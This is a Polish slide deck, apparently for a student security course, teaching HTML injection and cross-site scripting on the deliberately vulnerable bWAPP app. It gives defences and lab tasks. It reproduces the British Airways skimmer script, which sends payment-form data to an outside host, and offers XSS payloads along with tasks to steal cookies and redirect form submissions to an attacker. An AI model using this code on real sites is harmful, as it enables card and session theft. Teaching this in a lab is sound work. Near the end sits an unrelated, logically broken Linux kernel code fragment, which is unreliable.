


bWAPP - aplikacja do nauki etycznego hackowania

Mikołaj Sztaba i Kacper Zemła


Aplikacja bWAPP

- darmowa open-source'owa aplikacja webowa
- posiada w sobie zaimplementowane podatności na ponad 100 różnych ataków (OWASP Top 10)
- stworzona do nauki szeroko pojętego bezpieczeństwa




Przygotowanie do wykonania zadań podczas projektu

1. Pobranie maszyny wirtualnej bee-box ze strony <http://www.itsecgames.com/download.htm>
2. Wyłączenie trybu offline w Firefoxie już w VM
3. Problemy z klawiaturą: system>preferences>keyboard> layouts > add > Usa




OWASP TOP 10

- lista najpowszechniejszych problemów i zagrożeń bezpieczeństwa aplikacji internetowych
- co roku lista zagrożeń jest aktualizowana



HTML INJECTION

- wstrzyknięcie kodu HTML przez podatne na ataki części witryny
- dane mogą być różne: kilka znaczników, ale też również cały formularz bądź strona
- wklejanie zdjęć, adresów URL bądź też filmików w miejscach nie do końca do tego przeznaczonych
np. serwery AGH



Jak się bronić przed HTML Injection?

- walidacja danych wprowadzanych przez użytkownika np. w polu “Rok urodzenia” wybór z listy, bądź przyjmowanie liczb czterocyfrowych
- stripowanie każdego stringa wprowadzanego przez użytkownika za pomocą wyrażeń regularnych przed zapisaniem ich do baz danych

Add blog for anonymous

Note: ****,****,**<i>**,**</i>**,**<u>** and **</u>** are now allowed in blog entries


```
name="username" type="text"></td></tr>
<tr><td>Password</td><td><input
name="password" type="text"></td></tr>
<tr><td colspan="2" style="text-
align:center;"><input type="submit" value="
Submit" "></td></tr>
</table>
</form>
</div>
```

Save Blog Entry

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>
HTML Injection
</title>
</head>
<body>
</body>
</html>
```


CROSS-SITE SCRIPTING (XSS)

- atak polegający na wstrzyknięciu kodu, który może zostać uruchomiony w przeglądarce (głównie JavaScript)
- jest to atak na klienta korzystającego z podatnej webaplikacji (a nie jak w przypadku SQL injection, którego głównym celem jest serwer)
- głównym celem jest kradzież danych, cookies, ataki DoS
- znajduje się na liście OWASP top 10



Skutki wykorzystania XSS

- wykradanie cookies, przejęcie sesji ofiary co pozwala np. na dostęp do konta
- podmiana zawartości strony, manipulacja DOM (wyświetlanie różnych komunikatów na stronie np. podanie złośliwego linka na zaufanej stronie)
- uruchomienie np. keyloggera (keylogger może przejąć hasło) w przeglądarce
- instalacja złośliwego oprogramowania



XSS w prawdziwym życiu

Atak na aplikacje Steam



Atak na stronę brytyjskich linii lotniczych



```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5         jQuery("#paymentForm").serializeArray().map(function(a) {
6             n[a.name] = a.value
7         });
8         var e = document.getElementById("personPaying").innerHTML;
9         n.person = e;
10        var
11            t = JSON.stringify(n);
12        setTimeout(function() {
13            jQuery.ajax({
14                type: "POST",
15                async: !0,
16                url: "https://baways.com/gateway/app/dataprocessing/api/",
17                data: t,
18                dataType: "application/json"
19            })
20        }, 500)
21    })
22 }
```


Jakie są rodzaje XSS?

- Stored XSS
- Reflected XSS
- DOM-based XSS




Stored XSS (persistent)

- Polega na trwałym umieszczeniu kodu JavaScript w kodzie aplikacji (po stronie serwera)
- Jak to działa ?



Reflected XSS

- W tym ataku chodzi o to, że niektóre dane wejściowe są odzwierciedlane przez serwer. Dane zostają załączone w odpowiedzi HTTP do użytkownika.



What do you want to look for?

Results for **hats**:

- hats
- whitehats

Reflected XSS w praktyce


localhost:5000/?q=hats

localhost:5000/?q= <script>alert%282%29<%2Fscript>

Wprowadzamy w adres URL jako parametr nasz skrypt np.

```
<script>alert('XSS')</script>
```

Taki adres można wysłać ofierze, a skrypt wykona się w jej przeglądarce



DOM-based XSS

- DOM (Document Object Model) - sposób reprezentacji plików XML i HTML w postaci modelu obiektowego
- W przeciwieństwie do reflected i stored XSS atak działa ten poprzez wykonanie skryptu po stronie klienta
- atak opiera się na tym, że, gdy DOM aplikacji jest dynamicznie modyfikowany to wtedy wstrzykujemy kod



The screenshot shows a web form with two input fields and two buttons. The first field, labeled 'Name *', contains the malicious payload `<sCriPt>alert("hello")</sCriPt>`. The second field, labeled 'Message *', contains the text 'some message'. Below the fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'.

| | |
|---|--|
| Name * | <code><sCriPt>alert("hello")</sCriPt></code> |
| Message * | some message |
| <div>Sign Guestbook Clear Guestbook</div> | |

DOM-based XSS

```
1 <html>
2 <head>
3 <title> Dashboard </title>
4 </head>
5 <body>
6 <script>
7     let startPosition = document.URL.indexOf("role=") + 5;
8     let userRole = document.URL.substring(startPosition,document.URL.length);
9     document.write(userRole);
10 </script>
11 </body>
12 </html>
```

Na podanej stronie skrypt pobiera wartość parametru role i wstawia ją do DOM.

Aтакujący może wstrzyknąć kod w wartość parametru zapytania.

[https://localhost.com/?role=<script>alert\(1\)</script>](https://localhost.com/?role=<script>alert(1)</script>)

W tym przypadku serwer może wykryć ten atak, ale możemy też zamienić ?role na #role, ponieważ fragmenty adresu URL nie są wysyłane na serwer.

Tak spreparowany adres URL możemy komuś wysłać.

Jak się bronić przed XSS?

- filtrowanie danych przesyłanych przez użytkownika przed ich wyświetleniem
 - zamiana np. znaków HTML na encje HTML
 - wykorzystanie wyrażeń regularnych
 - zamiast input type text np. drop-down list

& --> &

< --> <



- wykorzystywanie gotowych bibliotek do “czyszczenia” danych wejściowych
- enkodowanie wyjścia w odpowiedziach HTTP , tak aby nie był interpretowane
- Używanie Content Security Policy
- używanie odpowiednich nagłówków odpowiedzi np. Content-Type lub X-Content-Type-Options



Czas na zadania

Zadania HTML Injection

1. Z metodą GET:

- low: wprowadź swoje imię i nazwisko w dowolnych znacznikach nagłówkach HTML
- medium: wprowadź adres URL, który będzie “klikalny” przez użytkownika np. adres www.google.com

UWAGA: polecamy korzystać z: <https://www.urlencoder.org/>



Zadania HTML Injection

2. Z metodą POST:

- medium: stwórz dokładnie taki sam formularz za pomocą znaczników HTML, wykonując je w wybranym przez siebie polu

The image shows two screenshots of a web form. The top screenshot shows the original form with labels 'Enter your first and last name:', 'First name:', 'Last name:', and a 'Go' button. The bottom screenshot shows the same form after an HTML injection. The 'First name:' label is followed by a red-bordered input field containing the text 'Welcome'. Below it, the 'Last name:' label is followed by another input field. The 'Go' button now contains the text 'Go s', indicating that the injected HTML was rendered as part of the page content.

Enter your first and last name:

First name:

Last name:

Go

Welcome

Enter your first and last name:

First name:

Last name:


Go s

Zadania HTML Injection

Przykładowy blog:


- 1) Stwórz baner informujący użytkownika o niezwyklej wygranej wraz z przyciskiem do jego odebrania
- 2) Spróbuj wkleić dowolny obrazek na bloga

| # | Owner | Date | Entry |
|---|-------|------------------------|--|
| 1 | bee | 2021-11-28 14:49:37 | <p>/ Zostales wylosowany i wygrales najnowsze IPHONE'a 60 /</p> <p>Odbierz go TERAZ</p> <p><input type="button" value="KLIKNIJ!"/></p> |

| | | | |
|---|-----|------------------------|---|
| 4 | bee | 2021-11-28 14:54:39 |  |
|---|-----|------------------------|---|

Zadanie 1

- Wybierz Cross-Site-Scripting Reflected - GET poziom low
- Wyświetl ciasteczka za pomocą alert box przy użyciu skryptu



- Wybierz Cross-Site-Scripting Stored(blog) - poziom low
- Dodaj wpis do bloga z tym samym skryptem co wcześniej, jeśli zadziała to skopiuj link do strony i spróbuj wkleić ten link w nową kartę i sprawdź czy zadziała

Zadanie 2

- Wybierz Cross-Site-Scripting Reflected - POST , ale tym razem medium
- Ponownie wyświetl ciasteczka na stronie. Tym razem tag skrypt jest wyłączony z użycia. Spróbuj użyć atrybutów HTML do wywołania kodu JS.

Zadanie 3

- Wybierz Cross-Site-Scripting Reflected - GET z poziomem low
- Napisz skrypt, który podmieni atrybut action formularza na stronie. Dzięki temu, gdy ktoś wypełni formularz po wejściu na stronę z Twojego linku dane zostaną przesłane do atakującego.

Zadanie 4

Wybierz XSS - Stored(Blog) na poziomie medium. Zablokuj dostęp do bloga dla każdego użytkownika.

Podpowiedź: Użyj funkcji alert().

Zadania dodatkowe dla chętnych

1. Różne poziomy: <https://xss-game.appspot.com/>

```
nblocks = (gidsetsize * NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
/* Make sure we always allocate at least one indirect block pointer */
nblocks = nblocks ? : 1;
group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
if (!group_info)
    return NULL;
group_info->ngroups = gidsetsize;
group_info->nblocks = nblocks;
atomic_set(&group_info->usage, 1);

if (gidsetsize)
    group_info->blocks = (gid_t **)kmalloc(nblocks*sizeof(gid_t *), GFP_USER);
else {
    for (i = 0; i < ngroups; i++) {
        gid_t *b;
        b = (gid_t *)kmalloc(gidsetsize, GFP_USER);
        if (!b)
            goto out_undo_partial_alloc;
        group_info->blocks[i] = b;
    }
}
return group_info;

out_undo:
```



Dziękujemy za uwagę!

